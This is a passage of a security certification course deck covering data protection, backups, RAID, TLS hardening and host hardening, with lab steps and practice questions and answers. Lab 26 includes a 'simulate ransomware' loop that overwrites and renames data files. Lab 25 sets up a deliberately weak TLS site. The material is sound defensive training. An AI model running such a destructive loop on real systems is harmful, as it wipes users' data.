8 Test crypto-key routing with AllowedIPs

```
$ ip netns exec siteA ping -c2 -W1 10.99.0.3
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 22 · VERIFY

Site-to-Site VPN with WireGuard

✅ Test it

Ping across the tunnel succeeds, wg show reports a recent handshake, the secret message arrives at Site B but never appears in the capture, and traffic to the unlisted 10.99.0.3 is refused.

© 2026 Tertiary Infotech Academy Pte Ltd

3.3

OBJECTIVE 3.3

Protecting Data

Data types · Classifications · States · Sovereignty · Encryption · Masking · Tokens

© 2026 Tertiary Infotech Academy Pte Ltd

Data Types

1

Regulated

Data governed by law or industry rules, such as personal data under PDPA or GDPR, health records and PCI DSS card data.

2

Trade secret

Confidential know-how that gives a competitive edge, such as a formula or algorithm, protected by keeping it secret.

3

Intellectual property

Creations protected by law, such as patents, copyrights and trademarks. Theft erodes competitive advantage.

4

Legal information

Contracts, case files, litigation material and records under legal hold, often protected by legal privilege.

5

Financial information

Bank accounts, payment cards, payroll and company accounts. A prime target for fraud and heavily regulated.

6

Human / non-human readable

Documents people can read versus encoded data such as binaries or barcodes. DLP must be able to parse both.

© 2026 Tertiary Infotech Academy Pte Ltd

Data Classifications

1

Public

Freely releasable with no harm if disclosed, such as press releases and price lists. Integrity still matters.

2

Private

Personal or internal information that should not leave the organisation, such as staff records and internal memos.

3

Sensitive

Information whose disclosure could harm people or the organisation, such as PII and health data.

4

Confidential

Business data limited to authorised staff, such as source code, contracts and plans. Leaks cause serious damage.

5

Restricted

The highest commercial tier, limited to named people with a need to know, such as merger plans or card data.

6

Critical

Data whose loss of availability or integrity would stop essential operations, such as safety system settings.

© 2026 Tertiary Infotech Academy Pte Ltd

Data States and Encryption Scope

1

Data at rest

Information stored on disk, tape or object storage. Full-disk and file-level encryption defend this state.

2

Data in transit

Information moving across a network, protected by TLS, IPSec or WireGuard rather than by disk encryption.

3

Data in use

Information decrypted in memory while being processed. Confidential computing and secure enclaves address it.

4

Full-disk encryption

Encrypts an entire block device, so swap and temporary files are covered. It is transparent once unlocked.

5

File-level encryption

Encrypts individual files or folders, allowing per-user keys, but file names and sizes can still leak.

6

Database encryption

Transparent data encryption protects the data files, while column encryption protects specific values.

© 2026 Tertiary Infotech Academy Pte Ltd

Data Sovereignty versus Geolocation

Data sovereignty

- Data is subject to the laws of the country where it is physically stored.
- Storing customer data abroad may expose it to foreign legal access requests.
- Some regulations require certain data to stay inside national borders.
- Choose cloud regions deliberately and record where every copy lives.

Geolocation

- Works out the physical location of a user or device from GPS, IP or Wi-Fi data.
- It enables geographic restrictions, such as blocking logins from unusual countries.
- It supports impossible-travel alerts when one account signs in from two continents.
- Location data about people is itself personal data that must be protected.

© 2026 Tertiary Infotech Academy Pte Ltd

Methods to Secure Data

1

Geographic restrictions

Limit where data may be stored or reached from, such as region-locked cloud buckets or geofenced logins.

2

Encryption

Transforms data with a key so that only key holders can read it. It is reversible, so key management is the real control.

3

Hashing

A one-way digest that proves integrity or stores passwords. It cannot be reversed, so it is not encryption.

4

Masking

Hides part of a value for display, such as showing only the last four card digits. The original stays in the system.

5

Tokenisation

Replaces a value with a random token and keeps the mapping in a secure vault. The token has no mathematical link.

6

Obfuscation

Makes data or code hard to understand, such as encoding or code scrambling. It slows attackers but is weak protection.

© 2026 Tertiary Infotech Academy Pte Ltd

Methods to Secure Data (cont.)

7

Segmentation

Keeps sensitive data on separate networks or databases, so a breach elsewhere cannot reach it and audit scope shrinks.

8

Permission restrictions

Access control lists, roles and least privilege, so only authorised accounts can read or change the data.

© 2026 Tertiary Infotech Academy Pte Ltd

Tokenisation versus Encryption

Tokenisation

- The original value is swapped for a random token with no mathematical link to it.
- Only the token vault maps a token back, so stolen tokens reveal nothing.
- Popular for payment cards because it takes systems out of PCI DSS scope.
- Format-preserving tokens keep the same length, so older applications still work.

Encryption

- The original value is transformed by an algorithm and a key.
- Anyone holding the key can decrypt every value, so the key must be protected.
- Encrypted sensitive data usually remains inside compliance scope.
- It suits whole files, disks and network sessions, not just single fields.

© 2026 Tertiary Infotech Academy Pte Ltd

Data Loss Prevention

1

DLP purpose

Detects and blocks sensitive data leaving the organisation by email, web upload, USB drive or cloud storage.

2

Content inspection

Uses regular expressions, keywords and checksums such as the Luhn check to recognise card numbers and IDs.

3

Endpoint DLP

An agent on the device controls copying to USB, printing and uploads, even when the laptop is off the network.

4

Network DLP

Inspects traffic at the egress point, which needs TLS inspection to see inside encrypted sessions.

5

Cloud DLP

Scans data held in SaaS and cloud storage, often through a CASB, to find exposed sensitive files.

6

Labels drive DLP

Classification labels let DLP apply the right action, such as block, encrypt or alert, for each sensitivity level.

© 2026 Tertiary Infotech Academy Pte Ltd

How LUKS2 Protects the Volume

1

Master key

A random key that encrypts the data. It is never derived from your passphrase directly.

2

Key slots

Each slot stores a copy of the master key wrapped by one passphrase or keyfile.

3

Argon2id KDF

Stretches the passphrase using memory-hard hashing so brute forcing a slot is expensive.

4

Header

Holds slots and metadata. Destroy or overwrite the header and the data is unrecoverable, so back it up.

5

Keyfile

A high-entropy file used instead of typing a passphrase, ideal for unattended secondary volumes.

6

TPM-backed unlock

Seals the key to platform measurements so the disk unlocks only on expected, unmodified firmware.

© 2026 Tertiary Infotech Academy Pte Ltd

The TLS 1.3 Handshake in Sequence

1. Client hello carries versions, ciphers and a key share
2. Server hello returns its key share and picks the suite
3. Both sides derive the same secret using ephemeral ECDHE
4. The client validates the server certificate and signature
5. Finished messages verify the handshake, then data flows

© 2026 Tertiary Infotech Academy Pte Ltd

Cipher Suites, Versions and Attacks

1

Suite anatomy

In ECDHE-RSA-AES256-GCM-SHA384 the parts are key exchange, authentication, bulk cipher and the hash for the KDF.

2

AEAD

Authenticated encryption such as AES-GCM or ChaCha20-Poly1305 gives confidentiality and integrity in one operation.

3

Forward secrecy

ECDHE makes a throwaway key per session, so stealing the server key later cannot decrypt old traffic.

4

Deprecated versions

TLS 1.0 and 1.1 rely on weak SHA-1 and MD5 constructions and CBC padding. RFC 8996 deprecated both in 2021.

5

Downgrade attacks

POODLE forced a fall back to SSL 3.0 padding. Disabling old versions removes the downgrade target.

6

HSTS

Strict-Transport-Security tells browsers to use HTTPS only, which defeats SSL stripping after the first visit.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 3.3 · KEY IDEA

Disk encryption protects powered-off devices.

Once the system is booted and the volume unlocked, malware, a live attacker or a root account reads plaintext exactly like any normal user.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Protecting Data

1. Masking hides part of a value for display; tokenisation swaps the value for a vault-mapped token; neither is the same as encryption.

2. Data sovereignty = the laws of the country where data is stored. Geolocation = working out where a user or device is.

3. Hashing is one-way and proves integrity. Encryption is two-way and needs a key, so it protects confidentiality.

4. Match the state to the control: at rest = FDE or TDE, in transit = TLS or IPSec, in use = secure enclave.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 3.3 · HANDS-ON

Data Classification and Data Loss Prevention

LAB 23

The learner labels files by classification, builds a regex DLP scanner for NRIC/FIN, Luhn-valid cards and emails, catches a mislabelled file, then applies masking, tokenisation, HMAC and permissions.

You'll build

A labelled data store, a DLP scanner, masked and tokenised outputs, a token vault and need-to-know ACLs

Tools: python3 (re, hmac, secrets), openssl, chmod/chown, useradd

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 23

Data Classification and Data Loss Prevention

STEPS 1–4 OF 9

1. Install the tools

```
$ apt-get update -qq && apt-get install -y python3 openssl acl
```

2. Create a synthetic data set

```
$ cat > hr-salaries.csv <<'EOF' ... EOF
```

3. Label each file by classification

```
$ cat > labels.csv <<'EOF' ... EOF
```

4. Write a regex DLP scanner with a Luhn check

```
$ NRIC = re.compile(r"\b[STFGM]\d{7}[A-Z]\b")
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 23

Data Classification and Data Loss Prevention

STEPS 5–8 OF 9

5 Run the scan and find the mislabelled file

```
$ python3 dlp_scan.py data labels.csv
```

6 Mask and tokenise the sensitive fields

```
$ python3 protect.py && python3 protect.py detok "$TOKEN"
```

7 Pseudonymise with a keyed hash instead of a plain hash

```
$ openssl rand -hex 32 > vault/hmac.key && chmod 600 vault/hmac.key
```

8 Apply permission restrictions by classification

```
$ chown root:hr data/hr-salaries.csv && chmod 640 data/hr-salaries.csv
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 23

Data Classification and Data Loss Prevention

STEPS 9–9 OF 9

9

Re-scan the protected output to confirm no raw PII remains

```
$ python3 dlp_scan.py out && echo "Sanitised output is safe to share"
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 23 · VERIFY

Data Classification and Data Loss Prevention

✅ Test it

The scan flags the Public press release containing an NRIC (1 violation), ignores the Luhn-invalid card, the protected output scans clean, and the analyst cannot read Restricted data.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 3.3 · HANDS-ON

Data at Rest: LUKS2 Disk Encryption

LAB 24

The learner creates a LUKS2 volume on a loop device, proves plaintext is absent from the encrypted image but present on an unencrypted one, rotates the passphrase, adds a keyfile and backs up the header.

You'll build

An encrypted volume with two key slots, a header backup and a plaintext comparison

Tools: cryptsetup, losetup, mkfs.ext4, grep

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 24

Data at Rest: LUKS2 Disk Encryption

STEPS 1–4 OF 7

1 Install cryptsetup

```
$ apt-get update -qq && apt-get install -y cryptsetup
```

2 Create a virtual disk on a loop device

```
$ LOOP=$(losetup -f --show vault.img)
```

3 Format the device with LUKS2 and inspect the header

```
$ cryptsetup luksFormat -q --type luks2 --cipher aes-xts-plain64 --key-size 512 --pbkdf argon2id "$LOOP" pass1
```

4 Open the volume, create a filesystem and store data

```
$ cryptsetup open --key-file pass1 "$LOOP" vault && mkfs.ext4 -q /dev/mapper/vault
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 24

Data at Rest: LUKS2 Disk Encryption

STEPS 5–7 OF 7

5 Prove the plaintext is absent from the raw image

```
$ grep -a -c 'payroll export' vault.img
```

6 Rotate the passphrase

```
$ cryptsetup luksChangeKey "$LOOP" --key-file pass1 --pbkdf-memory 65536 pass2
```

7 Add a keyfile slot and back up the header

```
$ cryptsetup luksAddKey "$LOOP" --key-file pass2 luks.key && cryptsetup luksHeaderBackup "$LOOP" ...
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 24 · VERIFY

Data at Rest: LUKS2 Disk Encryption

✅ Test it

The unencrypted image shows 1 match and the LUKS image 0, the old passphrase is rejected, and both the new passphrase and the keyfile unlock the volume.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 3.3 · HANDS-ON

Data in Transit: TLS Hardening and Cipher Audit

LAB 25

The learner stands up a deliberately weak nginx HTTPS site, proves it accepts TLS 1.1 and non-forward-secret ciphers, applies a hardened TLS profile with HSTS, and re-audits with OpenSSL and testssl.sh.

You'll build

A hardened TLS 1.2/1.3 nginx site with HSTS and before/after audit reports

Tools: nginx, openssl s_client, testssl.sh, curl

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 25

Data in Transit: TLS Hardening and Cipher Audit

STEPS 1–4 OF 7

1 Install nginx, OpenSSL and testssl.sh

```
$ git clone --depth 1 --branch 3.2 https://github.com/testssl/testssl.sh.git /opt/testssl
```

2 Create a certificate and a deliberately weak HTTPS site

```
$ openssl req -x509 -newkey rsa:2048 -nodes -days 30 -keyout ... -subj "/CN=localhost"
```

3 Probe the weak site with openssl s_client

```
$ echo | openssl s_client -connect 127.0.0.1:443 -tls1_1 -cipher 'DEFAULT:@SECLEVEL=0'
```

4 Run a baseline testssl.sh audit

```
$ /opt/testssl/testssl.sh --quiet --color 0 -p -f -h https://127.0.0.1 > /root/lab25-baseline.txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 25

Data in Transit: TLS Hardening and Cipher Audit

STEPS 5–7 OF 7

5 Write a hardened TLS configuration

```
$ cat > /etc/nginx/snippets/tls-hardening.conf <<'EOF' ... EOF
```

6 Reload nginx and re-test with openssl s_client

```
$ nginx -t && systemctl reload nginx && curl -skI https://127.0.0.1/
```

7 Re-audit with testssl.sh and compare

```
$ /opt/testssl/testssl.sh --quiet --color 0 -p -f -h https://127.0.0.1 > /root/lab25-hardened.txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 25 · VERIFY

Data in Transit: TLS Hardening and Cipher Audit

✅ Test it

After hardening TLS 1.1 returns 'Cipher is (NONE)', TLS 1.3 negotiates TLS_AES_256_GCM_SHA384, HSTS is present, and testssl.sh shows TLS 1 and TLS 1.1 as not offered.

© 2026 Tertiary Infotech Academy Pte Ltd

3.4

OBJECTIVE 3.4

Resilience and Recovery

HA · Recovery sites · Diversity · COOP · Capacity · Testing · Backups · Power

© 2026 Tertiary Infotech Academy Pte Ltd

Load Balancing versus Clustering

Load balancing

- Spreads incoming requests across several independent servers.
- Health checks take a failed node out of the pool automatically.
- Active-active pools add capacity as well as availability.
- Scheduling can be round robin, least connections or weighted.

Clustering

- Several servers work together and present one virtual service.
- Nodes share storage or state and watch each other with heartbeats.
- An active-passive cluster fails over to a standby node when one dies.
- It suits stateful workloads such as databases that cannot simply be spread.

© 2026 Tertiary Infotech Academy Pte Ltd

Hot, Warm and Cold Sites

1

Hot site

A fully equipped, running replica with current data. Failover takes minutes, but it is the most expensive option.

2

Warm site

Has hardware and connectivity but needs data restored and systems configured. Recovery takes hours to days.

3

Cold site

Space, power and cooling only, with no equipment ready. It is the cheapest, but recovery can take weeks.

4

Geographic dispersion

Place recovery sites far enough apart that one flood, earthquake or regional outage cannot hit both.

5

Cloud recovery site

Cloud regions can act as on-demand hot or warm sites, paid for mainly while they are in use.

© 2026 Tertiary Infotech Academy Pte Ltd

Diversity, Multi-Cloud, COOP and Capacity

1

Platform diversity

Use different operating systems, vendors or technologies so one vulnerability cannot take down every system.

2

Multi-cloud

Spreads workloads across several cloud providers to survive a provider outage and avoid lock-in, at extra complexity.

3

Continuity of operations

COOP keeps essential functions running during and after a disruption, including alternate sites and manual workarounds.

4

Capacity: people

Enough trained staff, with cross-training and succession plans, to run operations during an incident or growth.

5

Capacity: technology

Size compute, storage and licences for expected demand, plus headroom for peaks and failover load.

6

Capacity: infrastructure

Plan power, cooling, bandwidth and floor space so facilities can support growth and recovery.

© 2026 Tertiary Infotech Academy Pte Ltd

Testing Resilience Plans

1

Tabletop exercise

A discussion-based walk-through of a scenario around a table. Cheap and low risk, it tests plans and roles, not systems.

2

Failover

Deliberately switches production to the standby system or site to prove it takes over within the expected time.

3

Simulation

A realistic practice scenario, such as a simulated ransomware outbreak, run without affecting real operations.

4

Parallel processing

The recovery site processes the same live workload alongside production and the results are compared.

© 2026 Tertiary Infotech Academy Pte Ltd

Backup Types and the 3-2-1 Rule

1

The 3-2-1 rule

Keep three copies of the data on two different media types, with one copy held off site or in another region.

2

Full backup

Copies everything every run. Restores are fastest and simplest but storage and backup windows are largest.

3

Incremental backup

Copies only changes since the last backup of any type. A restore needs the full plus every increment.

4

Differential backup

Copies all changes since the last full backup. Files grow daily, but a restore needs the full plus one.

5

Snapshot

A point-in-time view of a volume or VM on the same storage system. It is convenient but is not an off-site copy.

6

Deduplication

Tools such as restic split data into content-addressed chunks, so unchanged blocks are stored only once.

© 2026 Tertiary Infotech Academy Pte Ltd

Backup Considerations

1

Onsite and offsite

Onsite copies restore quickly; offsite copies survive fire, flood and theft at the primary site. Keep both.

2

Frequency

How often backups run is set by the recovery point objective. A one-hour RPO needs at least hourly backups.

3

Encryption

Encrypt backups at rest and in transit so a stolen tape or bucket does not become a data breach.

4

Snapshots

Point-in-time copies of a VM or volume that are quick to take and roll back, but usually live on the same system.

5

Recovery

Test restores regularly to prove the data is complete and that the restore meets the recovery time objective.

6

Immutability

Write-once or object-lock storage stops ransomware or a rogue admin from deleting or encrypting backups.

© 2026 Tertiary Infotech Academy Pte Ltd

Replication versus Journaling

Replication

- Copies data continuously or near-continuously to another system or site.
- Synchronous replication writes both copies before confirming, so no data is lost.
- Asynchronous replication confirms first and copies later, which allows distance.
- It also copies corruption and deletions, so it never replaces backups.

Journaling

- Records every change in a log before or as it is applied to the data.
- After a crash the journal is replayed to return the data to a consistent state.
- Databases and filesystems such as ext4 use journals to avoid corruption.
- Journals allow recovery to a precise point in time between full backups.

© 2026 Tertiary Infotech Academy Pte Ltd

Recovery Objectives and Ransomware

RPO and RTO

- The recovery point objective is how much data loss is acceptable, measured in time.
- A four hour RPO means backups must run at least every four hours.
- The recovery time objective is how long a restore may take before impact is severe.
- RPO sets the backup frequency and RTO sets the restore method you must build.

Ransomware resistance

- Immutable or write-once storage stops an attacker deleting or encrypting backups.
- Air-gapped or offline copies cannot be reached from a compromised domain.
- Backup credentials must not be domain accounts that ransomware can already use.
- Encrypt backups at rest so a stolen repository does not become a data breach.

© 2026 Tertiary Infotech Academy Pte Ltd

RAID for Storage Resilience

1

RAID 0

Stripes data across disks for speed with no redundancy at all. One disk failure loses the whole array.

2

RAID 1

Mirrors data onto two disks. Either disk can fail without data loss, at the cost of half the raw capacity.

3

RAID 5

Stripes data with distributed parity across at least three disks and survives the loss of one disk.

4

RAID 6

Uses double parity across at least four disks, so it survives two simultaneous disk failures.

5

RAID 10

A stripe of mirrors that combines RAID 1 redundancy with RAID 0 speed, needing at least four disks.

6

RAID is not backup

RAID survives hardware failure but faithfully copies deletion, corruption and ransomware to every disk.

© 2026 Tertiary Infotech Academy Pte Ltd

Power Resilience

1

UPS

An uninterruptible power supply bridges short outages and smooths spikes, buying time for a clean shutdown or generator start.

2

Generator

Fuel-powered generators supply power through long outages. They take time to start, which is why a UPS bridges the gap.

3

Dual power supplies

Servers with two power supplies fed from separate circuits keep running when one supply or feed fails.

4

Managed PDU

Power distribution units feed the racks. Managed PDUs allow remote monitoring and switching of outlets.

5

Fuel and testing

Generators need fuel contracts and regular load tests, or they may fail exactly when they are needed.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 3.4 · KEY IDEA

An untested backup is only a hope, not a control.

Schedule restore drills and integrity checks, measure the actual restore time against your RTO, and verify the restored data is complete.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Resilience and Recovery

1. Hot = running with current data (minutes). Warm = hardware ready, data to restore (hours to days). Cold = empty space (weeks).

2. Load balancing spreads requests across independent servers; clustering makes several nodes act as one service with failover.

3. Tabletop = discussion only. Parallel processing = recovery site runs the live workload alongside production for comparison.

4. A UPS bridges seconds to minutes until a generator starts; the generator carries long outages.

5. RPO drives backup frequency, RTO drives restore method. RAID and replication are not backups because they copy corruption.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 3.4 · HANDS-ON

Backup and Recovery with restic

LAB 26

The learner takes encrypted, deduplicated restic snapshots, simulates ransomware, restores and times the clean snapshot, replicates the repository off site with an integrity check, and schedules backups.

You'll build

An encrypted restic repository, a timed restore, a verified off-site replica and a cron schedule

Tools: restic, rsync, cron, python3

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 26

Backup and Recovery with restic

STEPS 1–4 OF 8

1. Install restic and rsync

```
$ apt-get update -qq && apt-get install -y restic rsync python3
```

2. Create production data and an encrypted repository

```
$ export RESTIC_REPOSITORY=/backup RESTIC_PASSWORD_FILE=/root/lab26/restic.pass && restic init
```

3. Take a baseline snapshot and prove the repository is encrypted

```
$ restic backup /data --tag baseline
```

4. Change the data and take a second snapshot

```
$ restic backup /data --tag daily && restic diff "$OLD" "$NEW"
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 26

Backup and Recovery with restic

STEPS 5–8 OF 8

5 Simulate a ransomware attack

```
$ for f in /data/*.txt; do echo "ENCRYPTED_BY_RANSOMWARE" > "$f"; mv "$f" "$f.locked"; done
```

6 Restore the clean snapshot and time the recovery

```
$ time restic restore latest --target /restore
```

7 Replicate the repository off site and verify integrity

```
$ rsync -a /backup/ /offsite/ && restic -r /offsite check --read-data
```

8 Schedule backups and apply a retention policy

```
$ restic forget --keep-last 1 --dry-run
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 26 · VERIFY

Backup and Recovery with restic

✅ Test it

The repository holds no plaintext, the restore brings back the pre-ransomware files with 0 locked files left, and restic check on the off-site replica reports no errors.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 3.4 · HANDS-ON

Storage Resilience with Software RAID (mdadm)

LAB 27

The learner builds a RAID 1 mirror from loop devices, fails a disk and verifies checksums, rebuilds onto a spare, compares RAID 5 capacity, and shows that RAID replicates corruption.

You'll build

A RAID 1 array that survives failure and rebuilds, plus a three-disk RAID 5 array

Tools: mdadm, losetup, mkfs.ext4, sha256sum

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 27

Storage Resilience with Software RAID (mdadm)

STEPS 1–4 OF 8

1. Install mdadm and create virtual disks

```
$ apt-get install -y mdadm && for d in 1 2 3 4 5 6; do truncate -s 128M disk$d.img; done
```

2. Attach the images as loop devices

```
$ for d in 1 2 3 4 5 6; do losetup -f --show disk$d.img; done | tee loops.txt
```

3. Build a RAID 1 mirror and watch it sync

```
$ yes | mdadm --create /dev/md10 --level=1 --raid-devices=2 --run "${LO[0]}" "${LO[1]}"
```

4. Create a filesystem and record checksums

```
$ sha256sum /mnt/raid/database.bin /mnt/raid/ledger.txt | tee /root/lab27/before.sha256
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 27

Storage Resilience with Software RAID (mdadm)

STEPS 5–8 OF 8

5 Fail a disk and prove the data survives

```
$ mdadm /dev/md10 --fail "${LO[0]}" && mdadm /dev/md10 --remove "${LO[0]}"
```

6 Replace the failed disk and rebuild the mirror

```
$ mdadm /dev/md10 --add "${LO[2]}" && cat /proc/mdstat
```

7 Build a RAID 5 array and compare capacity

```
$ yes | mdadm --create /dev/md11 --level=5 --raid-devices=3 --run ...
```

8 Show that RAID is not a backup, and save the configuration

```
$ sha256sum -c /root/lab27/before.sha256; mdadm --detail --scan
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 27 · VERIFY

Storage Resilience with Software RAID (mdadm)

✅ Test it

The degraded mirror still passes its checksums, returns to clean with 2 active devices after the rebuild, RAID 5 gives about twice the mirror's capacity, and the corrupted ledger fails on a healthy array.

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Practice Questions — Domain 3

1. In an IaaS deployment, who must patch the guest operating system? A) Cloud provider B) Customer C) Hypervisor vendor D) Internet service provider

2. A water plant's SCADA controller cannot be patched. What is the BEST action? A) Install antivirus B) Segment and monitor it C) Move it to SaaS D) Accept silently

3. An inline IPS must keep traffic flowing if it crashes, because uptime is the priority. Which setting is this? A) Fail-closed B) Fail-open C) Passive D) Tap

4. In an 802.1X deployment, which role does the network switch play? A) Supplicant B) Authenticator C) Authentication server D) Certificate authority

5. Which control can block SQL injection inside HTTPS requests to a web app? A) Packet filter B) Layer 4 stateful firewall C) WAF D) Jump server

6. Card numbers are replaced with random values and the originals kept in a secure vault. Which method is this? A) Hashing B) Masking C) Tokenization D) Obfuscation

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Practice Questions — Domain 3 (cont.)

1. Which concept means stored data is subject to the laws of the country where it physically resides? A) Geolocation B) Data sovereignty C) Data in use D) Masking

2. Which recovery site has hardware and connectivity but needs current data restored before use? A) Hot site B) Warm site C) Cold site D) Mirror site

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Answers — Practice Questions — Domain 3

1. Q1: B — Customer: in IaaS the provider secures facilities, hardware and hypervisor; the guest OS upward is yours.

2. Q2: B — Segmentation plus monitoring is a compensating control when a system cannot be patched.

3. Q3: B — Fail-open passes traffic when the device fails, favouring availability over inspection.

4. Q4: B — The switch is the authenticator; the client is the supplicant and RADIUS is the authentication server.

5. Q5: C — A WAF inspects layer 7 HTTP content after TLS termination; layer 4 devices see only IPs and ports.

6. Q6: C — Tokenization swaps the data for tokens with no mathematical link; only the vault maps them back.

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Answers — Practice Questions — Domain 3 (cont.)

1. Q7: B — Data sovereignty ties stored data to the jurisdiction of its physical location.

2. Q8: B — A warm site has equipment ready but needs data and configuration, so recovery takes hours to days.

© 2026 Tertiary Infotech Academy Pte Ltd

Recap — Security Architecture

1. 3.1 Architecture Models: Every architecture model, from an on-premises data centre to serverless cloud functions, moves security responsibilities between the organisation and its providers.

2. 3.2 Securing Enterprise Infrastructure: Securing enterprise infrastructure starts with design: where each device is placed, which security zone it protects and how much attack surface each connection creates.

3. 3.3 Protecting Data: Protecting data starts with knowing what you hold: regulated personal data, trade secrets, intellectual property, legal and financial records, in human- or machine-readable form.

4. 3.4 Resilience and Recovery: Resilience is the ability to keep delivering a service through failure, and recovery is the ability to restore it quickly and completely afterwards.

© 2026 Tertiary Infotech Academy Pte Ltd

04

DOMAIN 04

Security Operations

4.1 Hardening · 4.2 Assets · 4.3 Vuln mgmt · 4.4 Monitoring · 4.5 Capabilities · 4.6 IAM · 4.7 Automation · 4.8 IR · 4.9 Investigation

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM WEIGHTING 28%

Domain 4 Objectives

1

4.1 Securing Computing Resources

Given a scenario, apply common security techniques to computing resources

2

4.2 Asset Management

Explain the security implications of proper hardware, software, and data asset management

3

4.3 Vulnerability Management

Explain various activities associated with vulnerability management

4

4.4 Alerting & Monitoring

Explain security alerting and monitoring concepts and tools

5

4.5 Enterprise Security Capabilities

Given a scenario, modify enterprise capabilities to enhance security

6

4.6 Identity & Access Management

Given a scenario, implement and maintain identity and access management

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM WEIGHTING 28%

Domain 4 Objectives (cont.)

7

4.7 Automation & Orchestration

Explain the importance of automation and orchestration related to secure operations

8

4.8 Incident Response

Explain appropriate incident response activities

9

4.9 Investigation Data Sources

Given a scenario, use data sources to support an investigation

© 2026 Tertiary Infotech Academy Pte Ltd

WHAT YOU'LL DO

Hands-On Labs — Security Operations

Labs 28–33

- 28. Mobile and Endpoint Hardening Baseline
- 29. Application Security: Validation, SAST and Code Signing
- 30. Asset Inventory, Media Sanitisation and Disposal Certificate
- 31. Vulnerability Scanning, Confirmation and Rescan
- 32. Vulnerability Management Pipeline with Trivy
- 33. SIEM Alerting and Monitoring with Wazuh

Labs 34–39

- 34. File Integrity Monitoring with AIDE
- 35. Secure Remote Access: SSH Hardening and Fail2ban
- 36. Network IDS with Suricata
- 37. Endpoint Detection and Response with osquery
- 38. Identity & Access Management with PAM and sudo
- 39. Multifactor Authentication with TOTP

Labs 40–44

- 40. Automation and Orchestration with a Mini-SOAR Playbook
- 41. Incident Response: Live Triage
- 42. Digital Forensics: Acquisition & Chain of Custody
- 43. Packet Capture and Traffic Analysis with tcpdump and tshark
- 44. Log Investigation: Building an Attack Timeline

© 2026 Tertiary Infotech Academy Pte Ltd

4.1

OBJECTIVE 4.1

Securing Computing Resources

Baselines · Hardening · Wireless · Mobile · WPA3 · Application security

© 2026 Tertiary Infotech Academy Pte Ltd

Establish, Deploy, Maintain a Baseline

1. Establish: agree the minimum secure config per system class
2. Benchmark it against CIS or a vendor STIG
3. Deploy it to every host, ideally through automation
4. Measure drift and remediate hosts that fall out of spec
5. Maintain: review and update as threats and the estate change

© 2026 Tertiary Infotech Academy Pte Ltd

Hardening Targets and What Each Needs

1

Workstations & servers

Patch, disable unused services, enforce least privilege, enable host firewall and disk encryption, and remove default accounts.

2

Switches & routers

Change default credentials, disable unused ports and management protocols, enable port security, and separate the management plane.

3

Cloud infrastructure

Harden identity and network controls, lock down storage buckets and security groups, and apply benchmarks to images before they ship.

4

ICS/SCADA

Operational technology that is rarely patched; protect it with segmentation and monitoring rather than agents, because availability is paramount.

5

Embedded & RTOS

Fixed-function and real-time systems with little room for security software; rely on firmware signing, minimal interfaces and isolation.

6

IoT devices

Weak defaults and long lifecycles; change credentials, update firmware and place them on an isolated network segment.

© 2026 Tertiary Infotech Academy Pte Ltd

How You Actually Harden a Host

1. Change every default credential and default setting on routers, access points, firewalls and operating systems before go-live.
2. Disable or uninstall any service, program or port that is not required, because each one is attack surface a threat actor can use.
3. Apply the principle of least privilege to accounts and services, so a compromise of one does not grant access to everything.
4. Keep systems patched; unsupported, end-of-life hardware, firmware and software are weaknesses even when nothing is misconfigured.
5. Encrypt data at rest (full disk or file level) so a lost or stolen device does not leak its contents.

© 2026 Tertiary Infotech Academy Pte Ltd

Wireless Placement: Surveys and Heat Maps

1

Site survey

Walk the floor plan measuring real signal strength and interference, so access points are placed where coverage is actually needed.

2

Heat map

A colour map over the building layout showing where the signal is strong, weak or absent, revealing both dead zones and over-coverage.

3

Central placement

Put an access point centrally rather than on an outside wall, so coverage reaches the whole area without bleeding outside.

4

Power tuning

Turn transmit power down until the usable signal stops near the outer wall, so an attacker in the car park cannot reach it.

5

Frequency

2.4 GHz penetrates walls but is crowded; 5 GHz is faster and cleaner but is stopped more easily by walls and objects.

© 2026 Tertiary Infotech Academy Pte Ltd

MDM and the Deployment Models

1

MDM

Mobile device management enforces policy centrally: passcode, encryption, app control, remote lock and wipe across the whole fleet.

2

BYOD

Bring your own device: the staff own it; cheapest, but mixing personal and corporate data makes control and privacy hardest.

3

COPE

Corporate-owned, personally enabled: the company owns it and allows some personal use within an acceptable use policy; strong control.

4

CYOD

Choose your own device: the company owns a device the user picked from an approved list; balances control with user preference.

5

Containerisation

MDM separates a managed work profile from personal data, so a selective wipe removes only corporate data on BYOD.

© 2026 Tertiary Infotech Academy Pte Ltd

Mobile Connection Methods and Their Risk

1

Cellular

The carrier's own network; convenient and widely available, but out of the organisation's direct control and open to rogue base stations.

2

Wi-Fi

Fast and cheap, but open and rogue access points and evil-twin attacks make strong encryption and authentication essential.

3

Bluetooth

